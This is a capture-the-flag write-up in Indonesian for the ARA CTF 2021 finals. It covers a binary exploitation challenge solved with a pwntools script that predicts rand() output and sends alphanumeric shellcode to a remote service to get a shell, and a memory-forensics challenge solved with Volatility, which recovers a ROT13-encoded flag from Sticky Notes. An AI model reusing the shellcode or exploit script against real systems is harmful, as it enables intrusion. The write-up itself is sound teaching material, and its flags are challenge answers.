

WriteUp Final ARA CTF 2021  
yah, namanya juga O R A N G N G E H A C C



MBEERRR  
ChaO  
AnehMan

<b>Binary Exploitation</b>	<b>3</b>
simple game	3
<b>Forensic</b>	<b>5</b>
Forget it	5

# Binary Exploitation

## 1. simple game

### a. Executive Summary

simple game for you, have fun

nc 139.180.184.60 1024

[https://drive.google.com/drive/folders/144BIKrX6\\_DIBVfzVYDqzGm-JseFYz0CF?usp=sharing](https://drive.google.com/drive/folders/144BIKrX6_DIBVfzVYDqzGm-JseFYz0CF?usp=sharing)

author : g3nk\_b4nk

### b. Technical Report

Dikasi binary 64 bit, tinggal nebak angka pake random dari C. Dikasi seed dari C nya, aku tinggal pake library CTypes dari python buat generate randomnya. Nanti masuk ke fungsi win, nah di fungsi win nanti disuru ngeshellcode tapi shellcodenya harus alphanumeric. Yauda tinggal generate alphanumeric shellcode pake alpha3, full payloadnya gini

```
from pwn import *
from ctypes import CDLL

# p = process("./simple_game")
p = remote("139.180.184.60", 1024)
context.arch = 'amd64'
binary = ELF("./simple_game")
libc = CDLL("./libc.so.6")
tVar2 = libc.time(0)
libc.srand(tVar2)

for i in range(100):
    rand_num = libc.rand() % 0x539
    print i, ":", rand_num
    p.sendlineafter("number : ", str(rand_num))
```

```
p.sendline('Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu  
3M2G0p7O8N4t1O3F0j164K1k0S2F1m0i7O2y0Y0a1P2u0x3r3p2z5K4T7n0h2Z0i%')  
p.sendline('ls')  
  
p.interactive()
```

Tinggal jalanin nanti dapet shell trus cat flagnya.

### **c. Flag**

Flag:

```
ara2021{easy_simple_modifying_byte_shellcode_984ha}
```

# Forensic

## 1. Forget it

### a. Executive Summary

Chris terasa... aneh. Di depan dia hanya seorang staff IT pelupa yang sering senyum-senyum sama atasan. Walaupun polos, tapi dia sangat menarik di mataku. Richard, teman baiknya, diundang ke rumah Chris beberapa hari lagi. Aku ingin diundang juga, tapi aku tak punya banyak topik, bisakah kamu mencari apa yang dilakukan di komputernya?

*author : spitfire*

[https://drive.google.com/file/d/14Vy\\_hB4J\\_OGntWKklsmPSay2aIDP1b7M/view?usp=sharing](https://drive.google.com/file/d/14Vy_hB4J_OGntWKklsmPSay2aIDP1b7M/view?usp=sharing)

### b. Technical Report

Diberikan file 7z. Extract, duar 2GB sizenya...

File besar biasanya memory forensic. Jadi langsung aja pakai volatility untuk cek img nya.

```
volatility -f dump.raw imageinfo
```

Hasil:

```
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                             AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                             AS Layer2 : FileAddressSpace (/home/anehman/ctf/ara/final/foren/forget_it/dump.raw)
                             PAE type : PAE
                             DTB : 0x185000L
                             KDBG : 0x8273fde8L
      Number of Processors : 1
      Image Type (Service Pack) : 1
      KPCR for CPU 0 : 0x80b96000L
      KUSER_SHARED_DATA : 0xffdf0000L
      Image date and time : 2021-01-18 09:20:27 UTC+0000
      Image local date and time : 2021-01-18 01:20:27 -0800
```

Ok, image profile sudah diketahui, sekarang lihat aplikasi apa saja yang sedang berjalan.

```
volatility -f dump.raw --profile=Win7SP1x86_23418
pslist
```

Hasil (potongan):

0x8633b8d0	StikyNot.exe	1968	1676	8	140	1	0	2021-01-18 08:47:23	UTC+0000
0x862e9990	VSSVC.exe	2116	512	4	112	0	0	2021-01-18 08:47:27	UTC+0000
0x859b8d20	svchost.exe	2204	512	5	92	0	0	2021-01-18 08:47:29	UTC+0000
0x864f4030	SearchIndexer.	2268	512	11	605	0	0	2021-01-18 08:47:29	UTC+0000
0x864015b0	svchost.exe	2976	512	13	374	0	0	2021-01-18 08:49:21	UTC+0000
0x85460af8	wuauclt.exe	3444	880	3	85	1	0	2021-01-18 08:50:37	UTC+0000
0x85441030	calc.exe	3612	1676	5	88	1	0	2021-01-18 08:52:02	UTC+0000
0x85433d20	notepad.exe	3800	1676	2	69	1	0	2021-01-18 08:52:15	UTC+0000
0x8571e030	svchost.exe	2424	512	4	68	0	0	2021-01-18 08:58:57	UTC+0000
0xc9772208	wordpad.exe	2768	1676	4	139	1	0	2021-01-18 09:02:02	UTC+0000
0x857ced20	DumpIt.exe	4032	1676	2	38	1	0	2021-01-18 09:20:23	UTC+0000
0x8576cd20	conhost.exe	4080	416	2	35	1	0	2021-01-18 09:20:24	UTC+0000

Terdapat aplikasi yang cukup mencurigakan, seperti Sticky Note (StikyNot.exe), Notepad (notepad.exe), dan WordPad (wordpad.exe). Agar lebih jelas, kita scan file apa saja yang ada.

```
volatility -f dump.raw --profile=Win7SP1x86_23418
filescan > fname
```

Hasil (potongan):

Offset(P)	#Ptr	#Hnd	Access	Name
0x00000000002e2790	3	0	R--rwd	\Device\HarddiskVolume1\Windows\System32\wevtapi.dll
0x0000000000f62768	3	0	RW-rwd	\Device\HarddiskVolume1\\$\Directory
0x0000000001b69568	1	0	R--rwd	\Device\HarddiskVolume1\Windows\System32\sscore.dll

Langsung cari file yang mencurigakan tersebut. Pertama dimulai dari Sticky Note. File ada pada offset 0x000000007ec88ce0.

```
0x0000000007ec88ce0      8      1 RW-r--
\Device\HarddiskVolume1\Users\IEUser\AppData\Roaming\Microsoft\Sticky
Notes\StickyNotes.snt|
```

```
volatility -f dump.raw --profile=Win7SP1x86_23418
dumpfiles -D . -Q 0x000000007ec88ce0
```

Hasil akan keluar dengan nama file file.None.0x864870b8.dat.


```
4096 Mar 21 18:35 ./
4096 Mar 21 14:33 ../
2147418112 Mar 21 06:01 dump.raw
4096 Mar 21 18:35 file.None.0x864870b8.dat
196523 Mar 21 18:26 fname
```

Karena size yang tidak terlalu besar, kita bisa menggunakan command strings

Hasil:

```
2 to do note:\par
pay richard sum generous amount (cuzt
he's nice)\par
ask douglass to repay the money\par
search how to rotate text in ms paint\par
nen2021\{v_fhccbfr_fgvppl_abgrf_jnf_znqr_sbe_vasbezngvba_gb_fgvppl_nebhaq}\par
\par
IMPORTANT\par
this is a very important message\par
the truth is\par
this is a hyper-v\par
```

Ada flag, tapi sepertinya di encrypt dengan caesar cipher. Pakai online tools yang ada, hilangkan backslash, dapet deh flag



VIEW

Plaintext ▼

ara2021{i\_suppose\_sticky\_notes  
\_was\_made\_for\_information\_to\_s  
tick\_around}

### c. Flag

Flag:

ara2021{i\_suppose\_sticky\_notes\_was\_made\_for\_information\_to\_sti  
ck\_around}